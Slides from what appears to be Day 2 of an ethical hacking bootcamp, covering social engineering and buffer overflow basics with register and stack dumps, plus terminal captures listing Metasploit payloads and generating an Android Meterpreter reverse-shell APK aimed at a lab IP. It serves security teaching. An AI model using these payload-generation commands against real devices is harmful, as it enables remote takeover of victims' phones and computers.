

Ethical Hacking Bootcamp with Hands-on Labs (Day 2)



Omar Santos
Twitter: @santosomar



What we cover yesterday...

- Introduction to Ethical Hacking, Building Your Own Lab, and Setup
- Penetration Testing Linux Distributions
- Passive Reconnaissance
- Active Reconnaissance



Agenda Day 2

- Social Engineering
- Buffer Overflows
- Introduction to Web Application Hacking
- Exploiting Cross-Site Scripting (XSS) Vulnerabilities
- Cross-site Request Forgery (CSRF)
- Bypassing Authentication and Authorization
- Exploiting XXE Vulnerabilities
- Hacking Databases



Agenda Day 3

- Hacking Wired and Wireless Networks
- Password Attacks
- Post-Exploitation
- PWNing the VMs: Exercises of Completely Compromising the RAVEN and VTSEC VMs

DISCLAIMER / WARNING

The information provided on this training is **for educational purposes only**. The **author**, O'Reilly, or any other entity **is in no way responsible for any misuse of the information**.

Some of the tools and technologies that you will learn in this training class may be illegal depending on where you reside. Please check with your local laws.

Please practice and use all the tools that are shown in this training in a lab that is not connected to the Internet or any other network.



RESOURCES FOR THIS CLASS



Class website:
<https://bootcamp.h4cker.org>




GitHub Repository:
<https://h4cker.org/github>



Additional Training:
<https://h4cker.org/training>

VM Lab and Setup



You can
deploy and
configure your
VMs using

- [Virtual Box](#) (Windows, Linux, Mac)
- [VMWare Workstation Player](#) (Windows)
- [VMWare Workstation Pro](#) (Windows)
- [VMWare Fusion](#) (Mac)
- [vSphere Hypervisor](#) (free ESXi server)

Social Engineering

Detailed Explanation of Social Engineering Attacks and Techniques

<https://learning.oreilly.com/library/view/comptia-pentest-cert/9780135225523/ch04.xhtml#ch04>



Exercise 1.1


Social Engineering Toolkit

Buffer Overflows

H	E	L	L	O			
---	---	---	---	---	--	--	--

H	E	L	L	O	W	O	R
---	---	---	---	---	---	---	---

L D



EIP

- The Instruction pointer register.
 - Stores the address of the next instruction to be executed.
 - Its value is incremented after every instruction execution (depending on the size of an instruction).

Data Dump

Stack

ffff:d3b0	4141414141414141	AAAAAAAAAA
ffff:d3b8	4141414141414141	AAAAAAAAAA
ffff:d3c0	4141414141414141	AAAAAAAAAA
ffff:d3c8	ff00414141414141	AAAAAAA.□
ffff:d3d0	fffffd45400000001T□□□
ffff:d3d8	f7fe67eaf7ff9d000	.□□g□□
ffff:d3e0	00000000f7ffd000	.□□.....
ffff:d3e8	00000000f7ff9d000	.□□.....
ffff:d3f0	87cf27fc00000000'□□
ffff:d3f8	00000000c4c62dec	-□-□.....
ffff:d400	0000000000000000□□□
ffff:d408	080483a000000001□□
ffff:d410	f7fec2e000000000□□□
ffff:d418	f7fffd000f7fe6cb0	□□□□.....
ffff:d420	080483a000000001□□
ffff:d428	080483c100000000□□□
ffff:d430	00000001080484f7□□
ffff:d438	08048510fffffd454	T□□□.....
ffff:d440	f7fe6cb080484580□□□
ffff:d448	f7ffd920fffffd44c	□□□□.....
ffff:d450	fffffd5d600000001□□□□
ffff:d458	fffffd5ec00000000□□□□
ffff:d460	fffffdbeffffffdbd8	□□□□□□□□□
ffff:d468	fffffdc15fffffdcc0□□□□
ffff:d470	fffffdc34fffffdcc20	□□□□4□□□
ffff:d478	fffffdc4dfffffdc42	B□□□M□□□
ffff:d480	fffffdc81fffffdc73	S□□□.□□□
ffff:d488	fffffdc9cfffdcd92	.□□□.□□□
ffff:d490	fffffdc7fffffdccb2	□□□□□□□□□
ffff:d498	fffffdc9fffffdcd2	□□□□□□□□□
ffff:d4a0	fffffd0fffffdcfc	□□□.□□□
ffff:d4a8	fffffd61fffffdcd24	\$□□□a□□□
ffff:d4b0	fffffd61fffffdcd24□□□□□

```
File Edit View Search Terminal Help
[*] MSFvenom Payload Creator (MSFPC v1.4.4)

[i] Missing TYPE or BATCH/LOOP mode

/usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>
/STAGELESS) (<TCP/HTTP/HTTPS/FIND_PORT>) (<>
Example: /usr/bin/msfpc windows 192.168.1.111
          /usr/bin/msfpc elf bind eth0 4444
port.
          /usr/bin/msfpc stageless cmd python
prompt.
          /usr/bin/msfpc verbose loop eth1
using eth1's IP.
```

ESP

- The Stack pointer register.
- Stores the address of the top of the stack. This is the address of the last element on the stack.
- The stack grows downward in memory(from higher address values to lower address values).
- Subsequently, ESP points to the value in stack at the lowest memory address.

Register Tree

General Purpose	
EAX	00000050
ECX	00000001
EDX	f7f9e894
EBX	00000000
ESP	ffffd3b0 ASCII "AAAAAAAAAAAAAAAAAAAAAA"
EBP	141414141
ESI	f7f9d000
EDI	00000000

General Status	
EIP	41414141
EFLAGS	00010286 (NO,AE,NE,A,S,P,L,LE)

Segment	
ES	002b (00000000)
CS	0023 (00000000)
SS	002b (00000000)

Register Tree Bookmarks Registers

File Edit View Search Terminal Help
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] Missing TYPE or BATCH/LOOP mode
/usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>)
/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<B
Example: /usr/bin/msfpc windows 192.168.1.
/usr/bin/msfpc elf bind eth0 4444
port.
/usr/bin/msfpc stageless cmd py h
prompt.
/usr/bin/msfpc verbose loop eth1
using eth1's IP.

EBP

- The Base pointer register.
 - The EBP register usually set to ESP at the start of the function.
 - This is done to keep tab of function parameters and local variables.
 - Local variables are accessed by subtracting offsets from EBP and function parameters are accessed by adding offsets to it.

Data

1

0804

0804

0804

0804

0804

0804

0804

0804

0804

0804

0804

6804
6804

0804

6804
0804

6804

0804

Register Tree

General Purpose		
EAX	00000050	
ECX	00000001	
EDX	f7f9e894	
EBX	00000000	
ESP	fffffd3b0	ASCII "AAAAAAAAAAAAAAAAAAAAA"
EBP	41414141	
ESI	f7f9d000	
EDI	00000000	
General Status		
EIP	41414141	
▶ EFLAGS	00010286	(NO,AE,NE,A,S,P,L,LE)
Segment		
ES	002b	(00000000)
CS	0023	(00000000)
SF	002b	(00000000)

Register Tree Bookmarks Registers

root@kali

```
File Edit View Search Terminal Help
[*] MSFVenom Payload Creator (MSFPC v1.4.4)

[i] Missing TYPE or BATCH/LOOP mode

/usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>)
/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<B
Example: /usr/bin/msfpc windows 192.168.1.
          /usr/bin/msfpc elf bind eth0 4444
port.
          /usr/bin/msfpc stageless cmd py h
prompt.
          /usr/bin/msfpc verbose loop eth1
using eth1's IP.
```

WHAT IS SHELLCODE?

A small set of instructions (piece of code) used as the payload in the exploitation of a vulnerability, such as a buffer overflow.

```
root@kali:~# msfvenom -l payloads
```

Framework Payloads (503 total)

=====

Name	Description
---	-----
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp	Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http	Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https	Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp	Spawn a piped command shell (sh). Connect back stager
bsd/sparc/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x64/exec	Execute an arbitrary command
bsd/x64/shell_bind_ipv6_tcp	Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp	Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small	Listen for a connection and spawn a command shell
bsd/x64/shell_reverse_ipv6_tcp	Connect back to attacker and spawn a command shell over IPv6
bsd/x64/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x64/shell_reverse_tcp_small	Connect back to attacker and spawn a command shell
bsd/x86/exec	Execute an arbitrary command
bsd/x86/metsvc_bind_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/shell/bind_ipv6_tcp	Spawn a command shell (staged). Listen for a connection over IPv6
bsd/x86/shell/bind_tcp	Spawn a command shell (staged). Listen for a connection
bsd/x86/shell/find_tag	Spawn a command shell (staged). Use an established connection
bsd/x86/shell/reverse_ipv6_tcp	Spawn a command shell (staged). Connect back to the attacker over IPv6
bsd/x86/shell/reverse_tcp	Spawn a command shell (staged). Connect back to the attacker
bsd/x86/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/x86/shell_bind_tcp_ipv6	Listen for a connection and spawn a command shell over IPv6
bsd/x86/shell_find_port	Spawn a shell on an established connection
bsd/x86/shell_find_tag	Spawn a shell on an established connection (proxv/nat safe)

```
File Edit View Search Terminal Help
root@kali:~# msfpc -l
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] Loop Mode. Creating one of each TYPE, with default values

[*] MSFvenom Payload Creator (MSFPC v1.4.4)

[i] Use which interface - IP address?:
[i] 1.) eth1 - 192.168.203.129
[i] 2.) lo - 127.0.0.1
[i] 3.) eth0 - 192.168.96.129
[i] 4.) wan - 162.238.214.166
[?] Select 1-4, interface or IP address: 1

[i] IP: 192.168.203.129
[i] PORT: 443
[i] TYPE: android (android/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p android/meterpreter/reverse_tcp \
LHOST=192.168.203.129 LPORT=443 \
> '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

[i] android meterpreter created: '/root/android-meterpreter-stageless-reverse-tcp-443.apk'
[i] MSF handler file: '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
[i] Run: msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!

[*] MSFvenom Payload Creator (MSFPC v1.4.4)

[i] Use which interface - IP address?:
[i] 1.) eth1 - 192.168.203.129
[i] 2.) lo - 127.0.0.1
[i] 3.) eth0 - 192.168.96.129
[i] 4.) wan - 162.238.214.166
[?] Select 1-4, interface or IP address: 
```


<https://www.offensive-security.com/metasploit-unleashed/msfpayload/>



